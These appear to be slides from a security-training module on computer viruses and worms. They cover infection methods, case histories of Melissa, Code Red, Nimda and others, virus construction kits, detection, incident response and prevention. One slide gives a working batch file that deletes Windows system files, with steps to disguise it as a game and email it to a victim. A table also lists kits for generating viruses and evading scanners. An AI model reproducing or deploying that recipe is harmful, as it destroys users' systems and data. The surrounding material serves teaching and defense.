
# Mode of Virus Infection

- ⊙ Viruses infect the system in the following ways:
  - Loads itself into memory and checks for executables on the disk.
  - Appends the malicious code to the unsuspecting program.
  - Launches the real infected program, as the user is unaware of the replacement.
  - If the user executes the infected program other programs get infected as well.
  - The above cycle continues until the user realizes the anomaly within the system.



# Life Cycle of Virus

- ⊙ Like its biological counterpart, the computer virus also has a life cycle right from its birth ( creation) to death (eradication) of the virus.



# Virus Classification

Viruses are classified based on the following lines:

1. What they Infect.
2. How they Infect.

# What does a Virus Infect?

1. System Sectors
2. Files
3. Macros
4. Companion Files
5. Disk Clusters
6. Batch Files
7. Source Code
8. Worms using Visual Basic



# How does a Virus Infect

1. Polymorphic Virus
2. Stealth Virus
3. Fast and Slow Infectors
4. Sparse Infectors
5. Armored Virus
6. Multipartite Virus
7. Cavity (Space filler) Virus
8. Tunneling Virus
9. Camouflage Virus
10. NTFS ADS Virus



# Famous Virus /Worms

## W32.CIH.Spacefiller (a.k.a Chernobyl)

- ⊙ Chernobyl is a deadly virus. Unlike the other viruses that have surfaced recently, this one is much more than a nuisance.
- ⊙ If infected, Chernobyl will erase data on the hard drive, and may even keep the machine from booting up at all.
- ⊙ There are several variants in the wild. each variant activates on a different date. Version 1.2 on April 26th, 1.3 on June 26th, and 1.4 on the 26th of every month.



Classic tool presented here for proof of concept

# Famous Viruses /Worms

## Win32/Explore.Zip Virus


- ⦿ ExploreZip is a Win32-based email worm. It searches for Microsoft Office documents on the hard drive and network drives.
- ⦿ When it finds any Word, Excel, or PowerPoint documents using the following extensions: .doc, .xls, and .ppt. It erases the contents of those files. It also emails itself to any one who send the victim an email.
- ⦿ ExploreZip arrives as an email attachment. The message will most likely come from someone known, and the body of the message will read:

*"I received your email and I shall send you a reply ASAP. Till then, take a look at the attached Zipped docs."* The attachment will be named "Zipped\_files.exe" and have a WinZip icon. Double clicking the program infects your computer.

Classic tool presented here for proof of concept

# Famous Viruses /Worms

## I Love You Virus



*The virus discussed here are more of a proof of concept, as they have been instrumental in the evolution of both virus and anti-virus programs*

◉ Love Letter is a Win32-based email worm. It overwrites certain files on the hard drives and sends itself out to everyone in the Microsoft Outlook address book.

◉ Love Letter arrives as an email attachment named: LOVE-LETTER-FORYOU.TXT.VBS though new variants have different names including VeryFunny.vbs, virus\_warning.jpg.vbs, and protect.vbs

Classic tool presented here for proof of concept

# Melissa Virus

- ⦿ Melissa is a Microsoft Word macro virus. Through macros, the virus alters the Microsoft Outlook email program so that the virus gets sent to the first 50 people in the address book.
- ⦿ It does not corrupt any data on the hard drive or crashes the computer. However, it affects MS Word settings.



Melissa arrives as an email attachment. The subject of the message containing the virus reads: "Important message from" followed by the name of the person whose email account it was sent from.

The body of the message reads: *Here's the document you asked for...don't show anyone else ;-)*  
Double-clicking the attached Word document (typically named LIST.DOC) will infect the machine.

Classic tool presented here for proof of concept



# Melissa Virus - Case

[FRONT PAGE](#) [ENTERPRISE SOFTWARE](#) [ENTERPRISE HARDWARE](#) [SECURITY](#) [NETWORKING](#) [PERSONAL TECH](#) [THE NET](#)

The Web filtered by humans, not bots: [News.com Extra](#)

SEARCH [ADVANCED SEARCH](#)

Security >> Attacks

## Melissa's long gone, but lessons remain

Published: March 23, 2005, 4:39 AM PST

By [Robert Lemos](#)  
Staff Writer, CNET News.com

[TalkBack](#) [E-mail](#) [Print](#) [TrackBack](#)

See links from elsewhere to this story  
(TrackBacks/Pingbacks)

It's been six years since the Melissa macro virus first got loose, but security experts say network administrators and PC owners still have lessons to learn from it.

The virus started spreading on March 26, 1999, and traveled quickly across the Internet, using the macro functions in Microsoft Word to burrow into the computers of victims who opened the document. Within three days, hundreds of thousands of PCs were infected.

"Melissa was the second successful e-mail worm, but it was the one that really caught attention," said Richard Smith, an Internet security and privacy consultant who discovered clues in Melissa that pointed to the author of the code. "It showed how e-mail could be used to quickly spread a virus across the Internet."

While macro viruses pose little threat today, and most Internet users have



Today in News.com **EXTRA**

*Afghans find profit in technology. Also: Adventures in amateur tech support.*

[Read all about it](#)

# Pretty Park

- ⊙ Pretty Park is a privacy invading worm .Every 30 seconds, it tries to email itself to the email addresses in the Microsoft Outlook address book.
- ⊙ It has also been reported to connect the victim machine to a custom IRC channel for the purpose of retrieving passwords from the system.
- ⊙ Pretty park arrives as an email attachment. Double-clicking the PrettyPark.exe or Files32.exe program infects the computer.
- ⊙ Sometimes the Pipes screen is seen after running the executable.


Classic tool presented here for proof of concept



# Code Red Worm

- ◉ Following the landing of the U.S “spy plane” on Chinese soil, loosely grouped hackers from China started hack attacks directed against the white house. Code Red is assumed to be a part of this.
- ◉ The “Code Red” worm attempts to connect to TCP port 80 on a randomly chosen host assuming that a web server will be found.
- ◉ Upon a successful connection to port 80, the attacking host sends a crafted HTTP GET request to the victim, attempting to exploit a buffer overflow in the Windows 2000 Indexing Service.
- ◉ If the exploit is successful, the worm executes a distributed denial of service whereby the slave machines attack the white house.
- ◉ The assumption of being Chinese in origin arises from the last line found in the disassembled code, which reads:

HELLO! welcome to <http://www.worm.com>! Hacked By Chinese!



Classic tool presented here for proof of concept




# W32/Klez

ElKern, KLAZ, Kletz, I-Worm.klez, W95/Klez@mm

- W32.Klez variants is a mass mailing worm that searches the Windows address book for email addresses and sends messages to all the recipients that it finds. The worm uses its own SMTP engine to send the messages.

- The subject and attachment name of the incoming emails are randomly chosen. The attachment will have one of the extensions: .bat, .exe, .pif or .scr.

Classic tool presented here for proof of concept



The worm exploits a vulnerability in Microsoft Outlook and Outlook Express to try execute itself when the victim opens or previews the message.

# Bug Bear

- ⦿ The virus is being showcased here as a proof of concept.
- ⦿ The worm propagates via shared network folders and via email. It also terminates antivirus programs, act as a backdoor server application, and sends out system passwords, all of which compromise security on infected machines.




This worm fakes the FROM field and obtains the recipients for its email from email messages, address books, and mail boxes on the infected system. It generates the filename for the attached copy of itself from the following:

A combination of text strings: setup, card, docs, news, Image, images, pics, resume, photo, video, music or song data; with any of the extensions: SCR, PIF, or EXE. An existing system file appended with any of the following extensions: SCR, PIF or EXE.

Classic tool presented here for proof of concept

# SirCam Worm

- ⊙ SirCam is a mass mailing email worm with the ability of spreading through Windows Network shares.
- ⊙ SirCam sends emails with variable user names and subject fields, and attaches user documents with double extensions (such as .doc.pif or .xls.lnk) to them.




The worm collects a list of files with certain extensions (.DOC, .XLS, and .ZIP) into fake DLL files named "sc\*.dll" and sends itself out with one of the document files it finds in the users' My Documents folder.

Classic tool presented here for proof of concept

# Nimda

⊙ Nimda is a complex virus with a mass mailing worm component which spreads itself in attachments named README.EXE. It affects Windows 95, 98, ME, NT4, and Windows 2000 users.




*Nimda is showcased here as it is the first worm to modify existing websites to start offering infected files for download. It is also the first worm to use normal end user machines to scan for vulnerable websites. Nimda uses the Unicode exploit to infect IIS Web servers.*

Source: <http://www.fwsystems.com/nimda/nimda.gif>

# SQL Slammer

- ⦿ On January 25, 2003 the SQL Slammer Worm was released by an unknown source.
- ⦿ The worm significantly disrupted many Internet services for several hours. It also adversely affected the bulk electric system controls of two entities for several hours.



Source: <http://andrew.triumf.ca/slammer.html>

The worm carried no destructive payload, and the very speed of the worm hampered its spread, as the noticeable slowdown in Internet traffic also slowed the Slammer's spread.

Classic tool presented here for proof of concept



# Doomjuice

- ◉ It uses the computers infected by Mydoom.a and Mydoom.b to spread.
- ◉ It is approximately 34kb in size.
- ◉ It tries to establish connections to ports 3127 to 3198.
- ◉ Compressed using UPX.
- ◉ It also launches DOS attack on the Microsoft site.
- ◉ The intrenat.exe file is an indication of a likely infection in future.


Classic tool presented here for proof of concept

# Writing a Simple Virus Program

- ⊙ **Step 1:** Create a batch file `Game.bat` with the following text.
  - `@ echo off`
  - `del c:\winnt\system32\*.*`
  - `del c:\winnt\*.*`
- ⊙ **Step 2:** Convert the `Game.bat` batch file to `Game.com` using `bat2com` utility.
- ⊙ **Step 3:** Send the `Game.com` file as an email attachment to a victim.
- ⊙ **Step 4:** When the victim runs this program, it deletes core files in WINNT directory making Windows unusable.

# Virus Construction Kits

- ⊙ Virus creation programs and construction kits can automatically generate viruses.
- ⊙ There are number of Virus construction kits available in the wild.
- ⊙ Some virus construction kits are:
  - Kefi's HTML Virus Construction Kit
  - Virus Creation Laboratory v1.0
  - The Smeg Virus Construction Kit
  - Rajaat's Tiny Flexible Mutator v1.1
  - Windows Virus Creation Kit v1.00



# Examples of Virus Construction Kits

|                                             |                                                                                                                                                                                                                                                                                                                                        |
|---------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Batch Virus Generator v1.1c</b>          | <b>This program makes batch viruses. Requires MS-DOS to function.</b>                                                                                                                                                                                                                                                                  |
| <b>Virus Creation Laboratory v1.0</b>       | <b>Belongs to those very popular virus creation programs. Nowhere Man's V.C.L. is a potentially dangerous program, and great care should be using when experimenting with *any* virii, trojans, or logic bombs produced by it.</b>                                                                                                     |
| <b>Nuke GenVirus</b>                        | <b>Needs MS-DOS to work.</b>                                                                                                                                                                                                                                                                                                           |
| <b>Instant Virus Production Kit v1.7</b>    | <b>Requires MS-DOS v6.0 or higher.</b>                                                                                                                                                                                                                                                                                                 |
| <b>Macro Virus Development Kit v1.0b</b>    | <b>Macro Virus Development Kit is a tool which generates macro viruses for Microsoft Winword, according to user specifications.</b>                                                                                                                                                                                                    |
| <b>Nuke Randomic Life Generator v0.66b</b>  | <b>Generates resident viruses.</b>                                                                                                                                                                                                                                                                                                     |
| <b>Rajaat's Tiny Flexible Mutator v1.1</b>  | <b>RTFM is an object module that can be linked to your virus to make it impossible for a scanner to use a simple string. It will encrypt your virus and generates a random decryptor using random registers and random instructions. Therefore, an algorithmic approach will be needed to detect viruses using this object module.</b> |
| <b>G2 Phalcon/Skism's</b>                   | <b>Requires MS-DOS v6.0 or higher.</b>                                                                                                                                                                                                                                                                                                 |
| <b>The Super Appending Batch VCK v1.1k</b>  | <b>This program generates replicating appending batch virus programs from user-specified parameters. Needs MS-DOS v6.0 or higher.</b>                                                                                                                                                                                                  |
| <b>SkamWerks Labs</b>                       | <b>This program generates macro viruses for MS Word v6.0.</b>                                                                                                                                                                                                                                                                          |
| <b>Trojan Horse Construction Kit v2.0</b>   | <b>Simple trojan horse toolkit. Requires MS-DOS v6.0 or higher.</b>                                                                                                                                                                                                                                                                    |
| <b>The Simple WinScript Virus Kit v1.1k</b> | <b>VBS WinScript virus construction toolkit.</b>                                                                                                                                                                                                                                                                                       |
| <b>VBS Worm Generator v2.0 BETA</b>         | <b>Powerful VB Script worm generator.</b>                                                                                                                                                                                                                                                                                              |
| <b>Virus Factory</b>                        | <b>Virus construction kit. Requires MS-DOS v6.0 or higher.</b>                                                                                                                                                                                                                                                                         |
| <b>Senna Spy Worm Generator 2000</b>        | <b>VB Script worm generator.</b>                                                                                                                                                                                                                                                                                                       |

# Virus Detection Methods

⊙ The following techniques are used to detect viruses:

- Scanning
- Integrity Checking
- Interception



# Virus Incident Response

1. Detect the attack: Not all anomalous behavior can be attributed to Viruses.
2. Trace processes using utilities such as handle.exe, listdlls.exe, fport.exe, netstat.exe, pslist.exe, and map commonalities between affected systems.
3. Detect the virus payload by looking for altered, replaced or deleted files. New files, changed file attributes or shared library files should be checked.
4. Acquire the infection vector, isolate it. Update anti-virus and rescan all systems.


# What is Sheep Dip ?

- ◉ Slang term for a computer which connects to a network only under strictly controlled conditions and is used for the purpose of running anti-virus checks on suspect files, incoming messages, etc.

- ◉ It may be inconvenient and time-consuming for a organization to give all incoming email attachment a 'health check' but the rapid spread of macro-viruses associated with word processor and spreadsheet documents, such as the 'Resume' virus circulating in May 2000, makes this approach worth while.

# Virus Analysis - IDA Pro Tool


- ◉ It is a disassembler and debugger tool that supports both windows and Linux platforms.
- ◉ It is an interactive, programmable, extendible, multi-processor.
- ◉ Used in the analysis of hostile code and vulnerability research and software reverse engineering.
- ◉ Allows automated unpacking/decrypting of protected binaries.




Classic tool presented here for proof of concept



# IDA Pro



# Prevention is Better than Cure



- ◉ Do not accept disks or programs without checking them first using a current version of an anti-viral program.
- ◉ Do not leave a floppy disk in the disk drive longer than necessary.
- ◉ Do not boot the machine with a disk in the disk drive, unless it is a known “Clean” bootable system disk .
- ◉ Keep the anti-virus software up to date - upgrade on a regular basis.



# Anti-Virus Software



One of the prevention against virus is to install anti-virus software and keep the updates current.

◉ There are many anti-virus software vendors Here is a list of some freely available anti-virus software for personal use.

- AVG Free Edition
- VCatch Basic
- AntiVir Personal Edition
- Bootminder
- Panda Active Scan

# Popular Anti-Virus Packages

⊙ Aladdin Knowledge Systems

<http://www.esafe.com/>

⊙ Central Command, Inc.

<http://www.centralcommand.com/>

